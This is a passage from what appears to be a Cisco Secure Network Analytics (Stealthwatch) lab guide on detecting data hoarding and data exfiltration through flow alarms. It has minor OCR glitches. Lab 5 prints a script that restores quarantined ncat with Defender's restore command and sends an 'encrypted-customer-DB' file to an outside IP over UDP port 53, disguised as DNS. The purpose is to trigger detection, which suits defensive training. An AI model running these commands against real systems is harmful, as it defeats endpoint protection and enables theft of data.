3. Query the flows by using the Traffic by Peer Host Group, **click** the **Protected Asset Monitoring** host group and select **View Flows** as shown below. This will launch a flow query with our selected parameters.

Figure 2. Host Report



Host Report | 198.19.30.36

Alarm Categories

Concern Index	Target Index	Recon	C&C	Exploitation	DDoS Source	DDoS Target	Data Hoarding	Exfiltration	Policy Violation	Anomaly
1	0	0	0	0	0	0	1	0	0	0

Host Summary

Host IP
198.19.30.3

Subject Host IP:
198.19.30.36
Peer Host Group: Protected Asset Monitoring
from: 09/07 8:31 PM
to: 09/08 8:31 AM


Status:	
Hostname:	wkst1.dcloud.local
Host Groups:	File Servers
Location:	Unknown
First Seen:	6/25/19 9:31 PM
Last Seen:	9/8/19 8:28 AM
Policies:	Default Server Policy,Inside,Insider Threat Use Case Policy
MAC Address:	--
ISE ANC Policy:	-- Edit

Top Security Events for 198.19.30.36

4. When the flow query is finished, displayed is subject IP address, subject port, subject host group, bytes, application, total bytes, peer address, peer port, peer host group and peer bytes.

   Note: The file we downloaded using SCP is presented in the flow data on this dashboard.

5. Select the down arrow on the left to get a general view of the flow data as shown below.



Flow Search Results (3)

09/07/2019 08:31 PM - 09/08/2019 08:31 AM (Time Ra... 2,000 (Max Records)

Subject: 198.19.30.36 Either (Orientation)

Connection: All (Flow Direction)

Peer: Protected Asset Monitoring (Host Groups)

100% Complete


START	FLOW ACTION	SUBJECT IP A...	SUBJECT NAT	SUBJECT NAT...	SUBJECT PO...	TOTAL BYTES	ENCRYPTION ...	PEER IP ADDR...	PEER NAT	PEER NAT HO...	PEER PORT/P...
Ex. 06/09/2	Ex. permitted	Ex. 10.10.10.1	Ex. 50.233.88.	Ex. cisco	Ex. 57100/UD.	Ex. <=50M	Ex. 1.0	Ex. 10.255.25.	Ex. 50.233.88.	Ex. cisco	Ex. 2055/UDP
Sep 8, 2019 8:17:42 AM (14min 52s ago)	--	198.19.30.36	--	--	8021/TCP	383.14 M	--	198.19.20.134	--	--	22/TCP
Sep 8, 2019	--	198.19.30.36	--	--	8021/TCP	48	--	198.19.20.134	--	--	22/TCP

Subject		Totals		Peer	
Packets:	57.96 K	Packets:	344 K	Packets:	286.04 K
Packet Rate:	423.03 pps	Packet Rate:	2.51 Kpps	Packet Rate:	2.09 Kpps
Bytes:	1.25 MB	Bytes:	383.14 MB	Bytes:	381.89 MB
Byte Rate:	9.56 Kbps	Byte Rate:	2.93 Mbps	Byte Rate:	2.92 Mbps
Percent Transfer:	0.33%	Subject Byte Ratio:	0.33%	Percent Transfer:	99.67%
Host Groups:	File Servers	RTT:	--	Host Groups:	Protected Asset Monitoring
Payload:	--	SRT:	--	Payload:	--

There is a lot of rich information in the above graphic and flow query we performed. We can see the start of the event, duration, the host group involved in the data transfer, the application used, total bytes, the peer IP address, peer port, peer host group and peer bytes.

This is a host that is allowed access to the peer system but has tripped the data hoarding alarm because amount of data being transferred is unusual compared to the normal baseline. The host group being accessed is in the Protected Assets. This host group could be defined with confidential servers, PII servers, or credit card processors. Segmenting assets allows for greater threat protection.

Also see this related article: http://www.businessinsider.com/snowden-leaks-timeline-2016-9 Explore more within the interface and select the context sensitive Stealthwatch Online Help on various screens as shown below. The context sensitive help will explain the information displayed on various reports.



https://198.19.20.136/lc-landing-page/smc.html#/flowAnalysis/results/5c4ff43c60b2c3c45256a663/5c4ff43c60b2c3c45256a664

Flow Search Results (1)

Summary

Within this test plan, you learned:

- How to trigger alarms for data hoarding activity.
- How to review the data hoarding alarms within Secure Network Analytics.

Lab 5. Use data exfiltration to track inside and outside hosts

One of the most valuable assets for an organization is its intellectual property, confidential information, and information stored in the company networks. Data breaches cost organizations millions of dollars.

The Secure Network Analytics Exfiltration alarms tracks inside and outside hosts to which an abnormal amount of data has been transferred. If a host triggers events exceeding a configured threshold, it results in an Exfiltration alarm.

Watch the supporting lab video overview here > https://cs.co/SWTestDrive-Lab5.

Test Drive Objectives

Security events contribute index points to alarms. Alarms are grouped into Alarm categories.

The Suspect Data Loss security event is in the Exfiltration alarm category and based on observed flow rather than a number of default points assigned to the alarm category when the security event occurs.

When this event triggers, an inside host acting as a client has uploaded a cumulative amount of TCP or UDP payload data to an outside host, and the amount exceeds the threshold set in the policy applied to the inside host.

What does it mean when this alarms fires? A host is being used to upload more information to the Internet than is acceptable. This can be anything from someone using external backup services to maliciously exfiltrating corporate data.


Test Drive Requirements

- Stealthwatch Management Console (SMC) 6.9 or greater
- Stealthwatch Flow Collector any version 6.9 or greater
- Any version of NetFlow from within the network
- Visibility of all host-to-host traffic from the core/distribution

Test Drive Outline

The "attacker" in this scenario will be sending a large file from the system to a host on the Internet. In the example given in this document we will use ncat, but you could also transfer a file to a web file storage system like Google Drive or Dropbox.

Using the image below, ensure you are collecting full netflow somewhere along the path between the attacker and victim IP.



- In the following examples, the attacker IP address will be 198.19.30.36.


A disgruntled employee has downloaded customer information from a database server and is now sending critical sensitive data to a destination outside of your network. Secure Network Analytics will detect and alert you to this file transfer activity.

Transfer a large amount of data from your attacking system


The steps to conduct this attack will vary depending on the type of system that you are using both for your attack and for your external file share.

An FTP client would be used if you are connecting to a system serving files with an FTP server, or you could use a web browser to transfer the file to a service such as Google Drive or Dropbox. Transfer the 380 MB file to a remote host using ncat.

1. From Wkst1, open **the Downloads folder within Windows Explorer and double-click the git-material.sh script**.
1. Open the **lab-exploit-kit** folder and **right-click** exfil.bat selecting **Run as administrator**.
2. Click **Yes** to run the script as illustrated below.



3. The script will disable any host protections by restoring the ncat.exe tool which was part of the tools downloaded and will be used to transfer data. netcat is a computer networking utility for reading from and writing to network connections using TCP or UDP.
4. Following the prompts in the script you will see the command being used to **transfer the encrypted-customer-DB** over **UDP port 53** (often open for DNS) to an outside host of **209.182.184.211**.




```
C:\WINDOWS\system32>echo off
push file to Internet host over DNS port UDP/53 to mask the transfer through a common open port
.
.
First remove local controls if ncat was quarantined and restore ncat
.
.
run mpcmdrun.exe -restore -filepath \lab-exploit-kit\ncat.exe
Restoring the following quarantined items:

ThreatName = HackTool:Win32/NetCat!MSR
   file:C:\Users\Administrator.WKST1\Downloads\lab-exploit-kit\ncat.exe quarantined at 12/4/2020 3:40:37 PM (UTC) was restored
   file:C:\Users\Administrator.WKST1\Downloads\lab-exploit-kit\ncat.exe quarantined at 12/4/2020 3:41:56 PM (UTC) was restored
.
.
Press any key to continue . . .
continue with exfil


he system cannot find the file specified.

C:\WINDOWS\system32>C:\Users\Administrator.WKST1\Downloads\lab-exploit-kit\ncat.exe -u --send-only 209.182.184.211 53  0<"c:\Users\
\lab content\encrypted-customer-DB"

C:\WINDOWS\system32>echo off
Transfer complete!!
Press any key to continue . . .
```

Review Secure Network Analytics for Data Exfiltration alarms

Secure Network Analytics will have detected the data exfiltration from the dCloud attacking system. The data exfiltration alarms for this attack are seen in the Secure Network Analytics Security Insight Dashboard. While not covered in this document, you also could have received an alert via email or a syslog message to your SIEM.

1. To view the alarm, open a connection to your SMC and look at the Exfiltration section under Alarming Hosts as illustrated below. In this example, Secure Network Analytics has created an alarm for data exfiltration traffic. **Click** the number below Exfiltration to open up the alarms.




Security Insight Dashboard | Inside Hosts

Alarming Hosts

Concern Index	Target Index	Recon	C&C	Exploitation	DDoS Source	DDoS Target	Data Hoarding	Exfiltration	Policy Violation	Anomaly
11	0	8	0	1	0	1	5	3	5	0

2. Secure Network Analytics has determined that there is data exfiltration activity above the acceptable threshold, which you can see in the EX column. **Click** the **value in the EX cell** (the IP used in the attack of 198.19.30.36) to further drill into the alarm.



Inside Hosts (3)

Current Filters


Alarms
Exfiltration ×
Host Groups
Inside Hosts ×
Clear All

Host

Sort by overall severity

Host Address	Host Name	Last Active	CI	TI	RC	C&C	EP	DS	DT	DH	EX	PV
198.19.30.36	wkst1.dcloud.local.	9/8/19 8:47 AM	5,171%	1%	38%					2,342%	788%	1%
10.150.1.200		9/8/19 5:14 AM	256%	1%	2,980%				46%	357%	330%	26%
10.201.3.149		9/8/19 8:49 AM	216%		1,921%					40,518%	103%	51%

3. Here we see that the data exfiltration alarm allows up to 1k points, and Secure Network Analytics has created an alarm because 198.19.30.36 has 252~K points of data exfiltration activity (this value may be different in your view). Click the section that begins with **"Observed"** under Details to get additional information on this alarm.




Exfiltration | 198.19.30.36 (1)

Alarms

First Active	Source Host Groups	Source	Target Host Groups	Target	Policy	Event Alarms	Source User	Details
9/8/19 8:45 AM	File Servers	198.19.30.36	--	Multiple Hosts	Default Server Policy	--	--	Observed 252.47k points. Expected 0 points, tolerance of 50 al

Previous 1 Next

4. Click the Source Host IP address of **198.19.30.36** to open a Host Report.



Security Events | 198.19.30.36 (1)


All Security Events For 198.19.30.36

SECURITY EVENT	COUNT	CONCERN INDEX	FIRST ACTIVE	SOURCE HOST	SOURCE HOST GRO...	TARGET HOST	TARGET HOST GROUP	ACTIONS
Suspect Data Loss	1	252,471	09/08 8:45:00 AM	198.19.30.36	File Servers	Multiple Hosts	--	

DETAILS
Observed 233.77M bytes. Expected 0 bytes, tolerance of 0 allows up to 10M bytes.

DESCRIPTION
Suspect Data Loss: Indicates that an inside host has uploaded an abnormal amount of data to outside hosts.

5. From the Traffic by Peer Host Group (last 12 hours) widget, **select** the **United States** data stream, left click and view flows as seen below. This will query the Flow Collector with our parameters automatically selected.



Host Report | 198.19.30.36

Alarm Categories

Concern Index	Target Index	Recon	C&C	Exploitation	DDoS Source	DDoS Target	Data Hoarding	Exfiltration	Policy Violation	Anomaly
1	0	0	0	0	0	0	1	1	1	0

Host Summary


Host IP
198.19.30.36

Flows | Classify | History

Status:	
Hostname:	wkst1.dcloud.local
Host Groups:	File Servers
Location:	Unknown
First Seen:	6/25/19 9:31 PM
Last Seen:	9/8/19 8:52 AM

Subject Host IP:
198.19.30.36
Peer Host Group: United States
from: 09/07 8:54 PM
to: 09/08 8:54 AM

6. After the query is finished, we can see that 198.19.30.36 (our attacker) is sending data using the port specified in the attack, 53/DNS, and sending that data out to the IP address specified in the exfiltration attack. (209.182.184.211)



Flow Search Results (410)

09/07/2019 08:54 PM - 09/08/2019 08:54 AM (Time Ra... 2,000 (Max Records)

Subject: 198.19.30.36 Either (Orientation)

Connection: All (Flow Direction)


Peer: United States (Host Groups)

100% Complete

DURATION	SUBJECT	SUBJECT PORT/PROTOCOL	TRAFFIC SUMMARY	PEER PORT/PROTOCOL	PEER	ACTIONS
Start: Sep 8, 2019 8:38:57 AM End: Sep 8, 2019 8:42:47 AM Duration: 3minutes 50seconds	198.19.30.36 View URL Data Unknown wkst1.dcloud.local	65357/UDP	222.39 MB | 163.13 Kpackets → DNS (unclassified) ← -- | --	53/UDP	209.182.184.211 United States alp03-pxe01-202.lancope.com	

Subject		Totals		Peer	
Packets:	163.13 K	Packets:	163.13 K	Packets:	--
Packet Rate:	709.24 pps	Packet Rate:	709.24 pps	Packet Rate:	--
Bytes:	222.39 MB	Bytes:	222.39 MB	Bytes:	--
Byte Rate:	1.01 Mbps	Byte Rate:	1.01 Mbps	Byte Rate:	--
Percent Transfer:	100.00%	Subject Byte Ratio:	100.00%	Percent Transfer:	--
Host Groups:	File Servers	RTT:	--	Host Groups:	Custom Reputation List, United States

7. Explore more within the interface and select the context sensitive Stealthwatch Online Help on various screens as shown below. The context sensitive help will explain the information displayed on various reports.



Summary

Within this test plan, you learned:

- How to trigger alarms for data exfiltration activity.
- How to review Secure Network Analytics data exfiltration alarms.

Lab 6. Detect internal Telnet traffic

About high risk application detection

Many organizations prohibit the use of Telnet on the network. It is an unsecure protocol because it transfers data in clear text, introducing the risk of exposing login credentials to an attacker. Telnet can open an organization up to data loss. Mainframes and financial systems that contain customer information often run Telnet, leaving them vulnerable to network monitoring attacks.

Secure Network Analytics Custom Security Events can be created to alarm on unauthorized Telnet communications or other unwanted applications against a group of hosts.

Watch the supporting lab video overview here > https://cs.co/SWTestDrive-Lab6.

Test Drive Objective

Security events contribute index points to alarms. Alarms are grouped into Alarm Categories.

The Policy Violations Alarm Category is a Custom Security event created to report on policy violations or unwanted communications in an organization.


Test Drive Requirements

The Secure Network Analytics system configuration minimum requirements are:

- Visibility of all host-to-host traffic from the core/distribution
- Stealthwatch Release 6.9 or greater

Test Drive Outline

Using the image below, ensure you are collecting full netflow somewhere along the path between the attacker and victim IP.



